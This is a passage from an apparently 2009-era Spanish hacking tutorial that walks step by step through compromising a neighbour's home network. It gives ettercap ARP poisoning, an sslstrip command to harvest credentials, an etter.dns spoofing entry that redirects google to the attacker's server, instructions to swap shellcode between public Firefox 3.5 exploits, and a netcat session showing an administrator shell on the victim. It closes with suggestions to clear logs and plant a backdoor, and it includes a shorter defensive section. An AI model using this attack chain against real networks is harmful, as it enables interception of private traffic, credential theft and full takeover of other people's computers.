Finalmente hacemos el arp poisonning (Mitm → Arp Poisonning), y empezamos a capturar paquetes (Ettercap → Start Sniffing)

Si ahora abrimos el wireshark y empezamos a capturar tráfico, filtrando sólo el tráfico de la Ip víctima (ip.addr == 172.16.72.131), veremos el tráfico que genera:



En la imagen podemos ver el filtro que hemos aplicado, y cómo la víctima ha entrado en la página Web www.as.com

Si seguimos capturando tráfico, observaremos que se puede leer en claro la información que no va cifrada, por ejemplo user y pass de conexiones a FTP, pero también observamos que habrá tráfico cifrado (TLS, SSL v2), que aunque vemos, no tiene sentido aparente...

Vamos a tratar de remediar esto, para ello usaremos SslStrip, una magnífica herramienta que se sirve de la poca atención de los usuarios en su navegación, incluso cuando son cosas de alto valor, como cuando navegamos por la página de nuestro Banco...

Lo que hace es hacer un MiM entre el Servidor de turno y la víctima, de forma que se conecta con el servidor mediante HTTPS, pero sin embargo el tráfico con la víctima va en texto plano (HTTP).

Con todo lo anterior, y una vez tenemos SslStrip en nuestra máquina y seguimos las instrucciones de se README, lo único que deberemos de hacer será:

antonio@hack4free:~$ sudo python sslstrip.py -w captura_sslstrip -s -l 5555 -k -f

Consiguiendo que se guarde sólo el tráfico SSL en el archivo captura_sslstrip, escuchando las conexiones en el puerto 5555, matamos las conexiones existentes y usamos el icono del candadito.


Ahora, en cuanto la víctima se conecte a alguna página que use HTTP sobre tls/ssl podremos capturar todo como si fuese texto plano.

Para ver los resultados basta con hacer un:

antonio@hack4free:~$ sudo tail -f captura_sslstrip

y esperar a que pique el anzuelo... ;)

o de una forma más gráfica con el wireshark:



Como vemos, en este caso hemos capturado el proceso de autenticación a una cuenta de correo, esto es sólo la puntita del iceberg, echarle imaginación...

++++++++++++++++++++++
+ [0x05] Rematando el asunto +
++++++++++++++++++++++

Una vez que hemos robado toda la información que consideremos oportuna, el último pasito será hacernos con el control total del ordenador de la víctima.


Los pasos típicos son los siguientes:

- Recopilar información sobre los servicios/programas que usa la víctima
- Centrarnos en uno e intentar buscar una vulnerabilidad conocida
- Explotarla y hacernos con el control total

En la posición en la que nos encontramos, lo lógico sería mediante nmap scanear el host, en busca de servicios activos y vulnerables, pero...

Puede que esto no haga falta, como somos expertos en seguridad y estamos al día de los últimos bugs, hemos leido en el foro de elhacker.net que hay una vulnerabilidad en versión 3.5 del navegador Web Firefox, y la vulnerabilidad va de la manita de un par de exploits publicados en milw0rm.

Así que vamos a probar suerte, con ayuda de wireshark vamos a analizar las cabeceras de las peticiones Webs en busca de saber que navegador usa la víctima y ver si hay suerte...



Y efectivamente hemos tenido suerte! Así que manos a la obra...

Si buscamos en milw0rm, tenemos 2 exploits, el primero es una POC en la que sólo hace saltar la calculadora, pero el segundo está codificado en python y crea una conexión al puerto 5500 donde nos podremos conectar remotamente con privilegios de administrador...

Lo que nosotros haremos será usar el código del primer exploit, pero modificando el shellcode por el del segundo.

Una vez que tenemos el exploit, nos montaremos un Apache en nuestro ordenador (lo que he hecho yo), o podemos subirlo a algún servicio de hosting gratuito.

Para acabar, nos ayudaremos de nuevo del ettercap para hacer un DNS poisoning y redireccionar por ejemplo la página de google a nuestro exploit...

Otra opción sería por ejemplo usar un proxy y cambiar la página que pide la víctima por la nuestra, en fin, hay infinidad de formas de actuar!

Exploits originales:

- http://www.milw0rm.com/exploits/9247
- http://www.milw0rm.com/exploits/9181

Lo único que tenemos que hacer es cambiar la shellcode del segundo por el del primero, si quereis otro tipos de payloads, siempre os podeis ayudar de metasploit y su página web, que es como un sastre a medida. :d

No voy a pararme en explicar como instalar el Apache ya que no es el cometido de este artículo, asi que suponiendo que lo tenemos ya corriendo en nuestra máquina y el exploit debidamente colocado, continuemos.

Para realizar el DNS spoofing con ettercap, lo primero será modificar el archivo de configuración de nuestro "DNS local", ubicado en: **/usr/share/ettercap/etter.dns**

Y dejaremos únicamente esto:

.google. A 172.16.72.130

Donde le indicamos que mediante una entrada tipo A de DNS (traducción de nombre de dominio a dirección Ip), nos redirija al Servidor Web ubicado en nuestro host! ;)

El siguiente paso será irnos en ettercap a la pestaña Plugins-> Manage the Plugins y activamos dns_spoof.

Ahora sólo queda esperar a que la víctima intente ir a google y...

```
Conexiones activas

  Proto  Dirección local        Dirección remota       Estado
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5500           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1143         127.0.0.1:1144         ESTABLISHED
  TCP    127.0.0.1:1144         127.0.0.1:1143         ESTABLISHED
  TCP    127.0.0.1:1146         127.0.0.1:1147         ESTABLISHED
  TCP    127.0.0.1:1147         127.0.0.1:1146         ESTABLISHED
  TCP    172.16.72.131:139      0.0.0.0:0              LISTENING
  TCP    172.16.72.131:1149     209.85.227.103:80      CLOSE_WAIT
  TCP    172.16.72.131:1150     209.85.227.136:443     CLOSE_WAIT
  TCP    172.16.72.131:1157     209.85.227.104:80      CLOSE_WAIT
  TCP    172.16.72.131:1158     209.85.227.104:80      CLOSE_WAIT
  TCP    172.16.72.131:1159     209.85.227.104:80      CLOSE_WAIT
  TCP    172.16.72.131:1164     209.85.227.113:80      ESTABLISHED

C:\Documents and Settings\Administrador>netstat -An -p TCP

Conexiones activas

  Proto  Dirección local        Dirección remota       Estado
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1143         127.0.0.1:1144         ESTABLISHED
  TCP    127.0.0.1:1144         127.0.0.1:1143         ESTABLISHED
  TCP    127.0.0.1:1146         127.0.0.1:1147         ESTABLISHED
  TCP    127.0.0.1:1147         127.0.0.1:1146         ESTABLISHED
  TCP    172.16.72.131:139      0.0.0.0:0              LISTENING
  TCP    172.16.72.131:1149     209.85.227.103:80      CLOSE_WAIT
  TCP    172.16.72.131:1150     209.85.227.136:443     CLOSE_WAIT
  TCP    172.16.72.131:1157     209.85.227.104:80      CLOSE_WAIT
  TCP    172.16.72.131:1158     209.85.227.104:80      CLOSE_WAIT
  TCP    172.16.72.131:1159     209.85.227.104:80      CLOSE_WAIT
  TCP    172.16.72.131:1164     209.85.227.113:80      CLOSE_WAIT
  TCP    172.16.72.131:5500     172.16.72.130:35246    ESTABLISHED
```

Esta sería una vista de las conexiones en el host víctima, antes y después de acceder supuestamente a google, cuando en realidad corrió el exploit.

```
user@ubuntu804desktop:~$ sudo nc 172.16.72.131 5500
[sudo] password for user:
Microsoft Windows XP [Versi▯n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\Mozilla Firefox>
```

Esta sería una captura en la que vemos cómo nos conectamos desde nuestro host al puerto que nos ha habilitado el exploit en la víctima.

```
C:\Archivos de programa\Mozilla Firefox>cd
cd
C:\Archivos de programa\Mozilla Firefox

C:\Archivos de programa\Mozilla Firefox>cd ..
cd ..

C:\Archivos de programa>cd..
cd..

C:\>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n▯mero de serie del volumen es: 28DF-A842

 Directorio de C:\

24/07/2009  12:46    <DIR>          Archivos de programa
24/07/2009  12:36                 0 AUTOEXEC.BAT
24/07/2009  12:36                 0 CONFIG.SYS
24/07/2009  12:45    <DIR>          Documents and Settings
24/07/2009  12:49    <DIR>          WINDOWS
               2 archivos              0 bytes
               3 dirs   2.573.451.264 bytes libres

C:\>
```

Y finalmente vemos como podemos navegar a nuestro antojo por el sistema... somos administradores!!! → CONTROL TOTAL

++++++++++++++++++++
+ [0x06] Defendiéndonos +
++++++++++++++++++++

Ahora vamos a ver una serie de medidas, que la víctima podría y debería de haber tomado para que nada de lo que ha pasado hubiera sucedido...o al menos que no nos hubiese resultado tan sencillo!

- [In]Seguridad Wifi:

  El primer paso a realizar si pretendemos que nuestra Lan hogareña sea segura, o al menos lo parezca, es proteger adecuadamente nuestro AP de conexiones no deseadas.

  Lo ideal sería usar WPA2 Enterprise, pero para que nos vamos a engañar, estamos hablando de una conexión casera, el instalar y mantener un Servidor Radius no sería ni viable ni práctico en el 99% de los casos.

  Partiendo de este punto, yo recomendaría eso si, que se use WPA2, pero en su "edición casera", es decir, con PSK. Pero diréis: "Si eso es lo que usaba la víctima", y es cierto, pero es que no sirve con blindar tu casa con una puerta de acero de 10 cm de grosor, si luego te dejas las llaves puestas...

  El uso de PSK, para que sea fiable, conlleva que la clave sea ROBUSTA, no como en el caso que hemos visto, así que ya sabéis WPA2 + PSK robusta = tranquilidad (de momento).

  Y bueno, para los más paranoicos, no olvidéis de cambiar esta clave cada cierto tiempo...

  El siguiente paso es tratar de restringir el acceso a la configuración de nuestro router.

  Para ello varias cosas: si nos fijamos, el método que usamos para conseguir información acerca del router fue conectarnos con ayuda de netcat, y que el AP nos "escupiera" información. Para evitar esto, no nos tenemos que olvidar de cambiar los banners preconfigurados que muestra el AP, para así evitar dar información que en este caso sirvió para averiguar el modelo del router.

  Un pasito más es, ya que los "técnicos" que nos suelen instalar el AP y configurar la conexión no se molestan, es cambiar las contraseñas por defecto de acceso a la configuración, con esto se lo pondremos un poquito más difícil a los malos!

- Estamos dentro...:

  Para evitar el Arp Spoofing, y todo lo que esto conlleva, hay varias posibilidades.

  La más sencilla y factible en un entorno pequeño es, mantener las tablas Asp de forma estática, con esto hacemos imposible la modificación de las tablas por terceros, y nos evitamos que nos la cuelen como ha sido el caso.

  Sin embargo, hay ocasiones en las que esto no es factible, imaginaos tener que estar manteniendo a mano una tabla con más de 100 hosts, no es práctico. Bueno, no pasa nada, siempre podemos echar mano de otras opciones, como por ejemplo de nuestro IDS favorito, el cual detectará un tráfico de paquetes ARP continuo y excesivo (así es como suelen trabajar los programas como ettercap y arpspoof) hacia nuestro host por parte de un tercero, el cual será banneado y adiós muy buenas.

  También hay algunos programitas curiosos que nos pueden servir de ayuda, como son arpwatch y fragrouter, os recomiendo que les echéis un vistazo.

  Si esto no es suficiente, siempre podemos tomar otras precauciones, como por ejemplo tratar de encriptar los datos que mandamos en la medida de lo posible, contra más sensibles sean más precaución debemos de tener.

En el caso que hemos visto, el atacante se aprovecha de un incauto, que ni siquiera se fija en si realmente las conexiones que deberían ser seguras (https) lo son, es muy importante que cuando nos metamos en páginas donde hay datos privados y que por lo tanto usan tls/ssl v2 nos cercioremos de que realmente estamos en una conexión segura! Es decir, que se ponga la dirección con el fondo de color, que aparezca el candadito, que la url sea de la forma: https://...

Aun así puede haber casos en los que nos intenten colar certificados que no son válidos y cosas por el estilo, para evitar esto, hay una extensión muy buena para firefox que se llama Perspectives, os la recomiendo.

Para finalizar, y ya que estamos hablando de extensiones de Firefox, os comenta las que yo tengo instaladas en cuanto a temas de seguridad se refieren:

- Perspectives, buenísima
- NoScript, como están las cosas por ahí fuera...mejor prevenir!
- FoxyProxy + Tor, hay veces que no queremos que sepan que fuimos nosotros... :p
  o simplemente, queremos permanecer anónimos
- ShowIp, muestra la/las IP/IPs de la página donde estamos

- <u>Rematando el asunto:</u>

Y finalmente, lo más importante, pero quizás lo más trabajoso y pesado, mantenernos al día de las vulnerabilidades que van surgiendo, y aplicar los parches adecuados.

Si la víctima hubiese estado al tanto de la vulnerabilidad en Firefox, habría actualizado a la versión 3.5.1 donde el bug ya ha sido corregido, y nos habría puesto las cosas un poco más difíciles.

Es vital, repito, VITAL, mantenernos actualizados y actualizar nuestros programas, porque si no, luego pasa lo que pasa...

++++++++++++++++++
+ [0x07] Para acabar +
++++++++++++++++++

Hemos visto bastante detalladamente cómo pasito a pasito, hemos pasado de estar aislados, a conectarnos a la red del “vecino”, conseguir información privilegiada, y por último acceso total a su ordenador como administrador.

Por supuesto que sólo he dejado pinceladas de lo que se puede llegar a conseguir durante todo el proceso, ahora sólo falta que le echéis un poco de imaginación...

Como último paso, quedaría limpiar los logs del sistema por si acaso, y opcionalmente habilitarnos una puerta trasera para no tener que echar mano del exploit cada vez que queramos conectarnos, pero creo que ya ha sido suficiente por hoy, eso queda como tarea para el que quiera matrícula de honor! :D

Un saludo a todos

Antonio Sánchez Camacho
a.k.a. Kamsky, a.k.a. Adonis